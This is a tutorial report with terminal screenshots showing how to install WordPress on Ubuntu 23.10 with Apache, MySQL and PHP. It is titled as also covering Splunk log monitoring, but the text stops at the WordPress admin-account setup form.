

Implementing Website Log Monitoring using Splunk On WordPress Created in Ubuntu 23.10

Report Prepared For



Report issued: 31-07-2024

Submitted by: Sooraj Nair


How to Install WordPress on Ubuntu 23.10 and monitor Website Logs

Creating a website is an exciting venture, but ensuring smooth operations is crucial. This guide simplifies two key tasks: installing WordPress on your computer with Ubuntu-23.10 and seamlessly monitoring your website's activity using Splunk. Think of WordPress as the engine propelling your website, allowing you to effortlessly create and manage content. Once your website is up and running, enter Splunk – your website detective. Splunk helps you understand who's visiting your site and promptly identifies any potential issues. Follow these straightforward steps to not only establish an impressive website with WordPress but also effortlessly monitor it using Splunk. Here's a simple guide on installing WordPress on Ubuntu 23.10 and setting up easy log monitoring with Splunk.


⌚ Step 1 - Install Ubuntu Server on VirtualBox


Download Ubuntu server ubuntu 23.10. Install and configure the virtual machine in virtual box.

▪ Let's Open Ubuntu and let's install it



▪ Give your name, server name, username, password





The screenshot shows a terminal window titled "Install complete!" at the top. The main area contains a log of the installation process, which includes steps like "executing curtin install extract step", "configuring keyboard", "executing curtin install curthooks step", and "final system configuration". At the bottom of the log, there are two links: "[View full log]" and "[Reboot Now]".

```
executing curtin install extract step
  curtin command install
    writing install sources to disk
      running 'curtin extract'
        curtin command extract
          acquiring and extracting image from cp:///tmp/tmp5wyaw19y/mount
configuring keyboard
  curtin command in-target
executing curtin install curthooks step
  curtin command install
    configuring installed system
      running 'curtin curthooks'
        curtin command curthooks
          configuring apt configuring apt
            installing missing packages
              Installing packages on target system: ['grub-pc']
            configuring iscsi service
            configuring raid (mdadm) service
            installing kernel
            setting up swap
            apply networking config
            writing etc/fstab
            configuring multipath
            updating packages on target system
            configuring pollinate user-agent on target
            updating initramfs configuration
            configuring target system bootloader
            installing grub to target devices
final system configuration
  calculating extra packages to install
installing openssh-server
  retrieving openssh-server
  curtin command system-install
  unpacking openssh-server
  curtin command system-install
  configuring cloud-init
  downloading and installing security updates
  curtin command in-target
  restoring apt configuration
  curtin command in-target
subiquity/Late/run

[ View full log ]
[ Reboot Now ]
```

Ubuntu Installation is Completed. The Ubuntu system terminal page is open and login with our username and password.

➊ Step 2 - Update System

Open the terminal on the Ubuntu server and execute the following commands:

sudo apt-get update

sudo apt upgrade

```
Ubuntu 23.10 iam tty1
iam login: iam
Password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-44-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Jul 24 03:10:15 AM UTC 2024

System load: 1.5 Processes: 113
Usage of /: 45.3% of 11.21GB Users logged in: 0
Memory usage: 13% IPv4 address for enp0s3: 192.168.29.51
Swap usage: 0%

54 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '24.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jul 23 15:50:36 UTC 2024 from 192.168.29.223 on pts/2
iam@iam:~$ sudo apt-get update
[sudo] password for iam:
Hit:1 http://security.ubuntu.com/ubuntu mantic-security InRelease
Hit:2 http://in.archive.ubuntu.com/ubuntu mantic InRelease
Hit:3 http://in.archive.ubuntu.com/ubuntu mantic-updates InRelease
Hit:4 http://in.archive.ubuntu.com/ubuntu mantic-backports InRelease
Reading package lists... Done
iam@iam:~$ _
```

➡ Step 3 - Install Apache

Install the Apache web server, which will serve as the foundation for hosting your WordPress site:

`sudo apt install apache2`

To confirm that Apache is installed on your system, execute the following command.

`sudo systemctl status apache2`

```
enabling module mime.
enabling module negotiation.
enabling module setenvif.
enabling module filter.
enabling module deflate.
enabling module status.
enabling module reqtimeout.
enabling conf charset.
enabling conf localized-error-pages.
enabling conf other-ghosts-access-log.
enabling conf security.
enabling conf serve-cgi-bin.
enabling site 000-default.
created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
created symlink /etc/systemd/system/multi-user.target.wants/apache-htcacheclean.service → /lib/systemd/system/apache-htcacheclean.service.
processing triggers for ufw (0.36.2-1) ...
processing triggers for man-db (2.11.2-3) ...
processing triggers for libc-bin (2.38-lubuntu6.3) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (QEMU) binaries on this host.

iam@iam:~$ sudo systemctl start apache2
iam@iam:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: enabled)
     Active: active (running) since Tue 2024-07-23 15:33:13 UTC; 26s ago
       Docs: https://httpd.apache.org/docs/2.4/
 Main PID: 2693 (apache2)
    Tasks: 55 (limit: 4961)
   Memory: 5.0M
      CPU: 45ms
     CGroup: /system.slice/apache2.service
             └─2693 /usr/sbin/apache2 -k start
                 ├─2694 /usr/sbin/apache2 -k start
                 ├─2695 /usr/sbin/apache2 -k start
                 ├─2695 /usr/sbin/apache2 -k start

Jul 23 15:33:13 iam systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jul 23 15:33:13 iam apachectl[2692]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to s
Jul 23 15:33:13 iam systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-16/16 (END)
```

To verify further, open your browser and go to your server's IP address.

<https://ip-address>



➡ Step 4 - MySQL Server

Install the MySQL server on your Ubuntu system:

```
sudo apt install mysql-server mysql-client
```

```
LOW    Length >= 8
MEDIUM Length >= 8, numeric, mixed case, and special characters
STRONG Length >= 8, numeric, mixed case, special characters and dictionary          file

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 0

Skipping password set for root as authentication with auth_socket is used by default.
If you would like to use password authentication instead, this can be done with the "ALTER_USER" command.
See https://dev.mysql.com/doc/refman/8.0/en/alter-user.html#alter-user-password-management for more information.

By default, a MySQL installation has an anonymous user,
allowing anyone to log into MySQL without having to have
a user account created for them. This is intended only for
testing, and to make the installation go a bit smoother.
You should remove them before moving into a production
environment.

Remove anonymous users? (Press y|Y for Yes, any other key for No) : y
Success.

Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) : y
Success.

By default, MySQL comes with a database named 'test' that
anyone can access. This is also intended only for testing,
and should be removed before moving into a production
environment.

Remove test database and access to it? (Press y|Y for Yes, any other key for No) : y
- Dropping test database...
Success.

- Removing privileges on test database...
Success.

Reloading the privilege tables will ensure that all changes
made so far will take effect immediately.

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : y
Success.

All done!
iam@iam:~$
```

Run the following command to secure your MySQL installation. It will prompt you to set a root password, remove anonymous users, disallow root login remotely, remove the test database, and reload privilege tables:

```
sudo mysql_secure_installation
```

```

Remove anonymous users? (Press y|Y for Yes, any other key for No) : y
Success.

Normally, root should only be allowed to connect from
'localhost'. This ensures that someone cannot guess at
the root password from the network.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) : y
Success.

By default, MySQL comes with a database named 'test' that
anyone can access. This is also intended only for testing,
and should be removed before moving into a production
environment.

Remove test database and access to it? (Press y|Y for Yes, any other key for No) : y
- Dropping test database...
Success.

- Removing privileges on test database...
Success.

Reloading the privilege tables will ensure that all changes
made so far will take effect immediately.

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : y
Success.

All done!
iam@iam:~$ sudo systemctl enable mysql
Synchronizing state of mysql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable mysql
iam@iam:~$ sudo systemctl status mysql
● mysql.service - MySQL Community Server
    Loaded: loaded (/lib/systemd/system/mysql.service; enabled; preset: enabled)
      Active: active (running) since Tue 2024-07-23 15:36:08 UTC; 2min 58s ago
        Main PID: 3610 (mysqld)
           Status: "Server is operational"
          Tasks: 38 (limit: 4981)
         Memory: 365.7M
            CPU: 4.417s
           CGroup: /system.slice/mysql.service
                   └─3610 /usr/sbin/mysqld

Jul 23 15:36:06 iam systemd[1]: Starting mysql.service - MySQL Community Server...
Jul 23 15:36:08 iam systemd[1]: Started mysql.service - MySQL Community Server.
iam@iam:~$ █

```

➡ Step 5 - Install PHP

Install PHP and the required module for Apache to interact with the MySQL database:

```
sudo apt install php php-mysql
```

To confirm that PHP is installed, created a info.php file at /var/www/html/ path:

```
vim /var/www/html/info.php
```

Append the following lines:

```
<?php  
phpinfo();  
?>
```

```
<?php  
phpinfo();  
?>~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

Save and Exit. Open your browser and append /info.php to the server's URL.

<https://ip-address/info.php>

PHP Version 8.2.10-2ubuntu2.2	
System	Linux iam 6.5.0-44-generic #44-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 7 15:10:09 UTC 2024 x86_64
Build Date	Jun 13 2024 16:03:15
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/apache2
Loaded Configuration File	/etc/php/8.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/apache2/conf.d
Additional .ini files parsed	/etc/php/8.2/apache2/conf.d/10-mysqlind.ini, /etc/php/8.2/apache2/conf.d/10-opcache.ini, /etc/php/8.2/apache2/conf.d/10-pdo.ini, /etc/php/8.2/apache2/conf.d/20-calendar.ini, /etc/php/8.2/apache2/conf.d/20-chrpe.ini, /etc/php/8.2/apache2/conf.d/20-exit.ini, /etc/php/8.2/apache2/conf.d/20-filini.ini, /etc/php/8.2/apache2/conf.d/20-filinfo.ini, /etc/php/8.2/apache2/conf.d/20-fp.ini, /etc/php/8.2/apache2/conf.d/20-gettext.ini, /etc/php/8.2/apache2/conf.d/20-convini, /etc/php/8.2/apache2/conf.d/20-mysqli.ini, /etc/php/8.2/apache2/conf.d/20-pdo_mysqli.ini, /etc/php/8.2/apache2/conf.d/20-phar.ini, /etc/php/8.2/apache2/conf.d/20-posix.ini, /etc/php/8.2/apache2/conf.d/20-readline.ini, /etc/php/8.2/apache2/conf.d/20-shmop.ini, /etc/php/8.2/apache2/conf.d/20-sockets.ini, /etc/php/8.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.2/apache2/conf.d/20-sysvsem.ini, /etc/php/8.2/apache2/conf.d/20-sysvshm.ini, /etc/php/8.2/apache2/conf.d/20-tokenizer.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API20220829.NTS
PHP Extension Build	API20220829.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
Zend Max Execution Timers	disabled

⌚ Step 6 - Create a MySQL Database and User

Access the MySQL prompt to create a database and user for WordPress. Replace 'password' with a strong password:

```
sudo mysql
```

Inside the Mysql prompt, run the following commands: Create a database to store WordPress data. Replace 'WordPress' with your desired database name:

```
Mysql [(none)]>CREATE DATABASE wordpress;
```

Create a user and set a strong password. Replace 'wordpress user' with your desired username, and 'password' with a secure password:

```
Mysql [(none)]>CREATE USER 'wordpressuser'@'localhost'  
IDENTIFIED BY 'password';
```

Grant all privileges on the 'wordpress' database to the 'wordpressuser'. This allows the user to perform all actions on this database:

```
Mysql[(none)]>GRANT ALL PRIVILEGES ON wordpress.* TO  
'wordpressuser'@'localhost';
```

Reload the privileges to apply the changes:

```
FLUSH PRIVILEGES;
```

Exit the MySQL shell:

```
EXIT;
```

```
mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER 'wordpressuser'@'localhost'
      -> show databases;
[1]+  Stopped                  sudo mysql
root@iam:/var/www/html# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.37-Ubuntu0.23.10.2 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
      -> ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wordpress |
+-----+
5 rows in set (0.00 sec)

mysql> CREATE USER 'test'@'localhost' IDENTIFIED BY 'test@123';
Query OK, 0 rows affected (0.02 sec)

mysql> GRANT ALL PRIVILEGES ON wordpress.* TO 'test'@'localhost';
Query OK, 0 rows affected (0.01 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.01 sec)

mysql> EXIT;
Bye
root@iam:/var/www/html# CD
CD: command not found
root@iam:/var/www/html# cd
root@iam:~#
```

⌚ Step 7 - Download and Extract WordPress

Navigate to the temporary directory, download the latest WordPress version, and move it to the Apache document root:

```
cd /tmp
```

```
wget https://wordpress.org/latest.tar.gz
```

```
sudo tar xf latest.tar.gz
```

```
sudo mv wordpress /var/www/html/
```

```
root@iam:/var/www/html# CD
CD: command not found
root@iam:/var/www/html# cd /tmp wget https://wordpress.org/latest.tar.gz
root@iam:~# cd /tmp
bash: cd: too many arguments
root@iam:~# cd /tmp
root@iam:/tmp# wget https://wordpress.org/latest.tar.gz
--2024-07-23 16:35:55--  https://wordpress.org/latest.tar.gz
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24637199 (23M) [application/octet-stream]
Saving to: 'latest.tar.gz'

latest.tar.gz          100%[=====] 23.50M 2.68MB/s   in 11s

2024-07-23 16:36:08 (2.10 MB/s) - 'latest.tar.gz' saved [24637199/24637199]

root@iam:/tmp# sudo tar xf latest.tar.gz
root@iam:/tmp# sudo mv wordpress /var/www/html/
root@iam:/tmp# cd /var/www/html
root@iam:/var/www/html# ls
index.html  info.php  wordpress
root@iam:/var/www/html# cd
root@iam:~# cd /tmp
root@iam:/tmp# ls
latest.tar.gz
snap-private-tmp
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-apache2.service-rVyl7
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-ModemManager.service-SYixcU
systemd-private-e7b4cfda5b044a3a8cb4a8063fcdf0c1-polkit.service-pMawRl
root@iam:/tmp#
```

➡ Step 8 - Set Permissions

Adjust ownership and permissions for the WordPress files:

```
sudo chown -R www-data:www-data /var/www/html/wordpress
```

```
sudo chmod -R 755 /var/www/html/wordpress
```

```
root@iam:/var/www/html/wordpress# sudo chown -R www-data: www-data /var/www/html/wordpress
chown: cannot access 'www-data': No such file or directory
root@iam:/var/www/html/wordpress# ls
index.php      readme.html      wp-admin           wp-comments-post.php  wp-content      wp-includes      wp-load.php
license.txt    wp-activate.php   wp-blog-header.php  wp-config-sample.php  wp-cron.php   wp-links-opml.php  wp-login.php
root@iam:/var/www/html/wordpress# sudo chown -R www-data:www-data /var/www/html/wordpress
root@iam:/var/www/html/wordpress# sudo chmod -R 755 /var/www/html/wordpress
root@iam:/var/www/html/wordpress# cd ../
```

➡ Step 9 - Configure Apache

Create and edit a new virtual host configuration file for WordPress:

```
sudo nano /etc/apache2/sites-available/wordpress.conf
```

Add the following configuration, replacing 'your_domain_or_IP' with your actual domain or IP address:

```
<VirtualHost *:80>
    ServerAdmin admin@example.com
    DocumentRoot /var/www/html/wordpress
    ServerName Your_domain_or_IP

<Directory /var/www/html/wordpress>
    Options FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>

ErrorLog ${APACHE_LOG_DIR}/erroe.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

 root@iam: ~
GNU nano 7.2
<VirtualHost *:80>
 ServerAdmin admin@example.com
 DocumentRoot /var/www/html/wordpress
 ServerName 192.168.29.30
 <Directory /var/www/html/wordpress>
 Options FollowSymLinks
 AllowOverride All
 Require all granted
 </Directory>

 ErrorLog \${APACHE_LOG_DIR}/errore.log
 CustomLog \${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
|

Enable the virtual host and restart Apache:

```
sudo a2ensite wordpress
```

```
sudo systemctl restart apache2
```

⇒ Step 10 - Set Up WordPress Configuration

Navigate to the WordPress directory and rename the sample configuration file:

```
cd /var/www/html/WordPress
```

```
sudo mv wp-config-sample.php wp-config.php
```

Open the WordPress configuration file in a text editor. Here, I'm using nano, but you can use any text editor of your choice:

```
sudo nano wp-config.php
```

```
Last login: Thu Jul 25 03:07:37 2024
iam@iam:~$ sudo su
[sudo] password for iam:
root@iam:/home/iam# cd
root@iam:~# cd /var/www/html/WordPress
bash: cd: /var/www/html/WordPress: No such file or directory
root@iam:~# cd /var/www/html/wordpress
root@iam:/var/www/html/wordpress# sudo mv wp-config-sample.php wp-config.php
root@iam:/var/www/html/wordpress# sudo nano wp-config.php
```

Locate the section in wp-config.php that contains database settings:

Make sure to replace 'wordpress', 'wordpressuser', and 'password' with your actual database name, database user, and password, respectively.

```
<?php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 * 
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'test' );

/** Database password */
define( 'DB_PASSWORD', 'test@123' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
```


After updating the file, save your changes and exit the text editor. In nano, press Ctrl + X, then press Y to confirm, and finally press Enter.

After completing the configuration of the WordPress settings in the wp-config.php file, you need to open your web browser and navigate to the URL where your WordPress installation is hosted.

<https://server-ip/wordpress>

When you access the WordPress installation URL in your browser, you will be presented with a web page where you need to fill out a form to set up your WordPress site.

Select Language:



Choose your preferred language for the WordPress installation.

Welcome to WordPress:

Click on the "Let's go!" button.

Database Connection Details:

Database Name: Enter the name of the database you created for WordPress (e.g., 'wordpress').

Username: Enter the database user you created (e.g., 'wordpressuser').

Password: Enter the password for the database user.

Database Host: Leave this field blank. WordPress will use the default value ('localhost'), which is appropriate for most setups.

Table Prefix: You can leave the default value ('wp_') or change it if you prefer.

Submit:

Click on the "Submit" button.

Run the Installation:

Click on the "Run the installation" button.

Site Information:

The screenshot shows the 'Welcome' screen of the WordPress installation process. At the top, it says 'Welcome' and provides a brief introduction: 'Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.' Below this is a section titled 'Information needed' with the following fields:

- Site Title:** My Hacker Academy
- Username:** test@test
A note below says: 'Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.'
- Password:** A masked password field showing '*****'. To its right is a 'Show' link with an eye icon. Below the field is the word 'Strong'.
- Your Email:** ratono6796@reebsd.com
A note below says: 'Double-check your email address before continuing.'
- Search engine visibility:** A checked checkbox next to the text: 'Discourage search engines from indexing this site'. Below this is the note: 'It is up to search engines to honor this request.'

At the bottom of the form is a blue 'Install WordPress' button.

Site Title: Enter the name of your WordPress site.

Username: Choose a username for the admin account.

Password: Choose a strong password for the admin account.

